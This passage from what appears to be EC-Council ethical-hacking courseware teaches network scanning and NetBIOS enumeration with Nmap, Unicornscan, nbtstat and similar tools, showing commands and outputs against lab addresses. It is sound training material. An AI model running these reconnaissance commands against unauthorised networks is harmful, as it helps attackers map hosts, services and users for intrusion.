
- **Nmap**

  Source: *https://nmap.org*

  Nmap ("Network Mapper") is a security scanner for network exploration and hacking. It allows you to discover hosts, ports, and services on a computer network, thus creating a "map" of the network. It sends specially crafted packets to the target host and then analyzes the responses to accomplish its goal. It scans vast networks of literally hundreds of thousands of machines. Nmap includes many mechanisms for port scanning (TCP and UDP), OS detection, version detection, ping sweeps, and so on.

Either a security professional or an attacker can use this tool for their specific needs. Security professionals can use Nmap for network inventory, managing service upgrade schedules, and monitoring host or service uptime. Attackers use Nmap to extract information such as live hosts on the network, open ports, services (application name and version), type of packet filters/firewalls, MAC details, and OSs along with their versions.

Syntax: **`# nmap <options> <Target IP address>`**



Target: 10.10.10.10

Command: nmap -sn -PR 10.10.10.10


```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-07
12:30 [redacted] Standard Time
Nmap scan report for 10.10.10.10
Host is up (0.00s latency).
MAC Address: 00:0C:29:79:02:B9 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.25
seconds
```

Figure 2.9: Screenshot displaying Nmap scan

- **MegaPing**

  Source: *http://www.magnetosoft.com*

  MegaPing includes scanners such as Comprehensive Security Scanner, Port scanner (TCP and UDP ports), IP scanner, NetBIOS scanner, and Share Scanner. All Scanners can scan individual computers, any range of IP addresses, domains, and selected type of computers inside domains. MegaPing security scanner provides the following information: NetBIOS names, Configuration info, open TCP and UDP ports, Transports, Shares, Users, Groups, Services, Drivers, Local Drives, Sessions, and Remote Time of Date, Printers.


MegaPing (Unregistered)
File
View
Tools
Help
DNS List Hosts
DNS Lookup Name
Finger
Network Time
Ping
Traceroute
WhoIs
Network Resources
Process Info
System Info
IP Scanner
NetBIOS Scanner
Share Scanner
Security Scanner
Port Scanner
Host Monitor
System Info
Connections
Statistics
Interfaces
IP Routing
ARP
All
Report
System Info

☑ Auto Refresh
☐ Active Only
☐ Show Names


Protocol	PID	Local Address	Remote Addr...	State
49664	500	0.0.0.0:49664	0.0.0.0:0	LISTENING
49665	708	0.0.0.0:49665	0.0.0.0:0	LISTENING
49666	1728	0.0.0.0:49666	0.0.0.0:0	LISTENING
49667	556	0.0.0.0:49667	0.0.0.0:0	LISTENING
49668	1076	0.0.0.0:49668	0.0.0.0:0	LISTENING
49670	544	0.0.0.0:49670	0.0.0.0:0	LISTENING
49856	2064	0.0.0.0:49856	0.0.0.0:0	LISTENING
49899	1076	10.10.10.10:4...	40.119.211.20...	ESTABLISH...
50012	3392	10.10.10.10:5...	104.111.207.2...	ESTABLISH...
50013	3392	10.10.10.10:5...	104.120.173.2...	ESTABLISH...
21	2436	0.0.0.0:21	0.0.0.0:0	LISTENING
80	4	0.0.0.0:80	0.0.0.0:0	LISTENING
445	4	0.0.0.0:445	0.0.0.0:0	LISTENING
UDP		**17 ports**		**16:11:47**
137	4	10.10.10.10:1...	*:*	

Figure 2.10: Screenshot displaying MegaPing scan

- **Unicornscan**

  Source: *https://sourceforge.net*

  In Unicornscan, the OS of the target machine can be identified by observing the TTL values in the acquired scan result. To perform Unicornscan, the syntax **`#unicornscan <target IP address>`** is used. As shown in the screenshot, the **`ttl`** value acquired after the scan is **`128`**; hence, the OS is possibly Microsoft Windows (Windows 7/8/8.1/10 or Windows Server 2008/12/16).



```
┌─[root@parrot]─[~]
└──╼ #unicornscan 10.10.10.16 -Iv
adding 10.10.10.16/32 mode `TCPscan' ports `7,9,11,13,18,19,21-23,25,37,39,42,49,50,53,
65,67-70,79-81,88,98,100,105-107,109-111,113,118,119,123,129,135,137-139,143,150,161-16
4,174,177-179,191,199-202,204,206,209,210,213,220,345,346,347,369-372,389,406,407,422,4
43-445,487,500,512-514,517,518,520,525,533,538,548,554,563,587,610-612,631-634,636,642,
653,655,657,666,706,750-752,765,779,808,873,901,923,941,946,992-995,1001,1023-1030,1080
,1210,1214,1234,1241,1334,1349,1352,1423-1425,1433,1434,1524,1525,1645,1646,1649,1701,1
718,1719,1720,1723,1755,1812,1813,2048-2050,2101-2104,2140,2150,2233,2323,2345,2401,243
0,2431,2432,2433,2583,2628,2776,2777,2988,2989,3050,3130,3150,3232,3306,3389,3456,3493,
3542-3545,3632,3690,3801,4000,4400,4321,4567,4899,5002,5136-5139,5150,5151,5222,5269,53
08,5354,5355,5422-5425,5432,5503,5555,5556,5678,6000-6007,6346,6347,6543,6544,6789,6838
,6666-6670,7000-7009,7028,7100,7983,8079-8082,8088,8787,8879,9090,9101-9103,9325,9359,1
0000,10026,10027,10067,10080,10081,10167,10498,11201,15345,17001-17003,18753,20011,2001
2,21554,22273,26274,27374,27444,27573,31335-31338,31787,31789,31790,31791,32668,32767-3
2780,33390,47262,49301,54320,54321,57341,58008,58009,58666,59211,60000,60006,61000,6134
8,61466,61603,63485,63808,63809,64429,65000,65506,65530-65535' pps 300
using interface(s) eth0
scaning 1.00e+00 total hosts with 3.38e+02 total packets, should take a little longer t
han 8 Seconds
TCP open 10.10.10.16:2103  ttl 128
TCP open 10.10.10.16:80  ttl 128
TCP open 10.10.10.16:445  ttl 128
TCP open 10.10.10.16:139  ttl 128
TCP open 10.10.10.16:135  ttl 128
TCP open 10.10.10.16:3389  ttl 128
TCP open 10.10.10.16:88  ttl 128
```

Figure 2.11: OS Discovery using Unicornscan


Some additional scanning tools are listed below:

- Hping2/Hping3 (*http://www.hping.org*)
- NetScanTools Pro (*https://www.netscantools.com*)
- SolarWinds Port Scanner (*https://www.solarwinds.com*)
- PRTG Network Monitor (*https://www.paessler.com*)
- OmniPeek Network Protocol Analyzer (*https://www.liveaction.com*)

Enumeration Tools

Nbtstat Utility


The nbtstat utility in Windows displays NetBIOS over **TCP/IP** (NetBT) **protocol statistics**, **NetBIOS name tables** for both the local and remote computers, and the **NetBIOS name cache**



```
C:\Users\Admin>nbtstat -a 10.10.10.16

Ethernet0:
Node IpAddress: [10.10.10.10] Scope Id: []

           NetBIOS Remote Machine Name Table

       Name               Type         Status
    ---------------------------------------------
    WORKGROUP      <00>  GROUP       Registered
    [redacted]     <00>  UNIQUE      Registered
    [redacted]     <20>  UNIQUE      Registered

    MAC Address = [redacted]

C:\Users\Admin>
```

NetBIOS Enumerator

NetBIOS Enumerator helps to enumerate details, such as **NetBIOS names**, **Usernames**, **Domain names**, and **MAC addresses**, for a given range of IP addresses



from: 10.10.10.1
to: 10.10.10.25

Attackers specify an IP range to enumerate NetBIOS information

```
10.10.10.1 [RDDW-033]
10.10.10.10 [WINDOWS10]
    NetBIOS Names (3)
    Username: (No one logged on)
    Domain: WORKGROUP
    MAC: 00-0c-29-5f-6e-99
    Round Trip Time (RTT): 0 ms - Time To Live (TTL): 128
10.10.10.16 [WORKGROUP]
    NetBIOS Names (3)
        WORKGROUP - Domain Name
        SERVER2016 - Workstation Service
        SERVER2016 - File Server Service
    Username: (No one logged on)
    Domain: WORKGROUP
    MAC: 00-0c-29-4f-62-61
    Round Trip Time (RTT): 25 ms - Time To Live (TTL): 128
```

```
Scanning from: 10.10.10.1
to: 10.10.10.25
Ready!
```

```
scanning: 10.10.10.25
```

Obtain information, such as NetBIOS names, usernames, domain names, and MAC addresses

http://nbtenum.sourceforge.net

Other NetBIOS Enumeration Tools:

Global Network Inventory
http://www.magnetosoft.com

Advanced IP Scanner
https://www.advanced-ip-scanner.com

Hyena
https://www.systemtools.com

Nsauditor Network Security Auditor
https://www.nsauditor.com

Enumeration Tools

- ### Nbtstat Utility

  Source: *https://docs.microsoft.com*

  Nbtstat is a Windows utility that helps in troubleshooting NETBIOS name resolution problems. The **`nbtstat`** command removes and corrects preloaded entries using several case-sensitive switches. Attackers use Nbtstat to enumerate information such as NetBIOS over TCP/IP (NetBT) protocol statistics, NetBIOS name tables for both local and remote computers, and the NetBIOS name cache.

  The syntax of the nbtstat command is as follows:

  `nbtstat [-a RemoteName] [-A IP Address] [-c] [-n] [-r] [-R] [-RR] [-s] [-S] [Interval]`

  The table shown below lists various Nbtstat parameters and their respective functions.


Nbtstat Parameter	Function
`-a RemoteName`	Displays the NetBIOS name table of a remote computer, where RemoteName is the NetBIOS computer name of the remote computer
`-A IP Address`	Displays the NetBIOS name table of a remote computer, specified by the IP address (in dotted decimal notation) of the remote computer
`-c`	Lists the contents of the NetBIOS name cache, the table of NetBIOS names and their resolved IP addresses
`-n`	Displays the names registered locally by NetBIOS applications such as the server and redirector

`-r`	Displays a count of all names resolved by a broadcast or WINS server
`-R`	Purges the name cache and reloads all #PRE-tagged entries from the Lmhosts file
`-RR`	Releases and re-registers all names with the name server
`-s`	Lists the NetBIOS sessions table converting destination IP addresses to computer NetBIOS names
`-S`	Lists the current NetBIOS sessions and their status with the IP addresses
`Interval`	Re-displays selected statistics, pausing at each display for the number of seconds specified in Interval

Table 2.1: Nbtstat parameters and their respective functions

The following are some examples for nbtstat commands.


- The nbtstat command "**`nbtstat -a <IP address of the remote machine>`**" can be executed to obtain the NetBIOS name table of a remote computer.



```
C:\Users\Admin>nbtstat -a 10.10.10.16

Ethernet0:
Node IpAddress: [10.10.10.10] Scope Id: []

           NetBIOS Remote Machine Name Table

       Name               Type         Status
    ---------------------------------------------
    WORKGROUP      <00>  GROUP       Registered
    [redacted]     <00>  UNIQUE      Registered
    [redacted]     <20>  UNIQUE      Registered

    MAC Address = [redacted]

C:\Users\Admin>
```

Figure 2.12: Nbtstat command to obtain the name table of a remote system

- The nbtstat command "**`nbtstat -c`**" can be executed to obtain the contents of the NetBIOS name cache, the table of NetBIOS names, and their resolved IP addresses.




```
C:\Users\Admin>nbtstat -c

Ethernet0:
Node IpAddress: [10.10.10.10] Scope Id: []

                  NetBIOS Remote Cache Name Table

        Name              Type       Host Address    Life [sec]
    ------------------------------------------------------------
    SERVER2016     <20>  UNIQUE          10.10.10.16         267

C:\Users\Admin>
```

Figure 2.13: Nbtstat command to obtain the contents of the NetBIOS name table

- **NetBIOS Enumerator**

  Source: *http://nbtenum.sourceforge.net*

  NetBIOS Enumerator is an enumeration tool that shows how to use remote network support and to deal with some other web protocols, such as SMB. As shown in the screenshot, attackers use NetBIOS Enumerator to enumerate details such as NetBIOS names, usernames, domain names, and media access control (MAC) addresses for a given range of IP addresses.



```
⊞ ? 10.10.10.1 [RDDW-033]
⊟ ? 10.10.10.10 [WINDOWS10]
    ⊞ NetBIOS Names (3)
      Username: (No one logged on)
      Domain: WORKGROUP
      MAC: 00-0c-29-5f-6e-99
      Round Trip Time (RTT): 0 ms - Time To Live (TTL): 128
⊟ ? 10.10.10.16 [WORKGROUP]
    ⊟ NetBIOS Names (3)
        WORKGROUP - Domain Name
        SERVER2016 - Workstation Service
        SERVER2016 - File Server Service
      Username: (No one logged on)
      Domain: WORKGROUP
      MAC: 00-0c-29-4f-62-61
      Round Trip Time (RTT): 25 ms - Time To Live (TTL): 128
```

```
Scanning from: 10.10.10.1
to: 10.10.10.25
Ready!
```

```
scanning: 10.10.10.25
```


Attackers specify an IP range to enumerate NetBIOS information

Obtain information, such as NetBIOS names, usernames, domain names, and MAC addresses

Figure 2.14: Screenshot of NetBIOS Enumerator

The following are some additional NetBIOS enumeration tools:

- Global Network Inventory (*http://www.magnetosoft.com*)
- Advanced IP Scanner (*https://www.advanced-ip-scanner.com*)
- Hyena (*https://www.systemtools.com*)
- Nsauditor Network Security Auditor (*https://www.nsauditor.com*)



Module Summary

1. This module has discussed the cyber kill chain methodology, TTPs, and IoCs in detail
2. It also discussed hacking concepts and hacker classes
3. This module also discussed in detail on different phases of hacking cycle
4. It has discussed ethical hacking concepts such as its scope and limitations and the skills of an ethical hacker
5. Finally, this module ended with an overview of ethical hacking tools
6. In the next module, we will discuss in detail on information security threats, vulnerabilities, and malware concepts

Module Summary

This module has discussed the cyber kill chain methodology, TTPs, and IoCs in detail. It also discussed hacking concepts and hacker classes. Additionally, it also discussed in detail the different phases of a hacking cycle. Apart from this, it has discussed ethical hacking concepts such as its scope and limitations and the skills of an ethical hacker. Finally, the module ended with an overview of ethical hacking tools.


In the next module, we will discuss in detail information security threats, vulnerabilities, and malware concepts.

EC-Council | codered
FROM EC-COUNCIL

E|HE™
Ethical Hacking Essentials

Module 03

Information Security Threats and Vulnerability Assessment



Module Objectives

1. Understanding the Threat and Threat Sources
2. Understanding Malware and Components of Malware
3. Overview of Common Techniques Attackers use to Distribute Malware on the Web
4. Overview of Different Types of Malware and Malware Countermeasures
5. Understanding Vulnerability and Vulnerability Classification
6. Understanding Vulnerability Assessment and Types of Vulnerability Assessment
7. Overview of Vulnerability Scoring Systems and Vulnerability Management Life Cycle
8. Understanding Vulnerability Assessment Tools and Vulnerability Exploitation

